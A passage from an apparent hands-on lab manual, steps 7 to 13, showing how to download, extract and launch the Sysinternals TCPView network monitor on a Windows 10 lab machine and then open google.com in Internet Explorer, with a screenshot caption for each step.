


Figure 3.6 Screenshot of PLABWIN10: Clicking Save on the notification bar.

Step 7

In the notification bar, click **Open folder**.




Figure 3.7 Screenshot of PLABWIN10: Clicking Open folder on the notification bar.

Step 8

The **File Explorer** window is opened. Right-click the **TCPView** file and select **Extract All**.




Figure 3.8 Screenshot of PLABWIN10: Right-clicking TCPView and selecting Extract All.

Step 9

In the **Extract Compressed (Zipped) Folders** dialog box, keep the default file path and click **Extract**.




Figure 3.9 Screenshot of PLABWIN10: Keeping the default path on the Extract Compressed (Zipped) Folders dialog box and clicking Extract.

Step 10

A new **File Explorer** window is opened.

Right-click **Tcpview**, the application file, and select **Open**.




Figure 3.10 Screenshot of PLABWIN10: Right-clicking the Tcpview application file and selecting Open.

Step 11

The **TCPView License Agreement** dialog box appears.

Click **Agree** to accept the license terms.




Figure 3.11 Screenshot of PLABWIN10: Clicking Agree on the TCPView License Agreement dialog box.

Step 12

The **TCPView - Sysinternals** window opens.




Figure 3.12 Screenshot of PLABWIN10: Showing the TCPView - Sysinternals window.

Step 13

Restore the **Internet Explorer** window from the taskbar.

In the address bar, delete the existing text, and type the following URL:

www.google.com

Press **Enter**.




Figure 3.13 Screenshot of PLABWIN10: Entering a URL in the address bar of Internet Explorer.

The **Google.com** Website is now displayed in **Internet Explorer**.

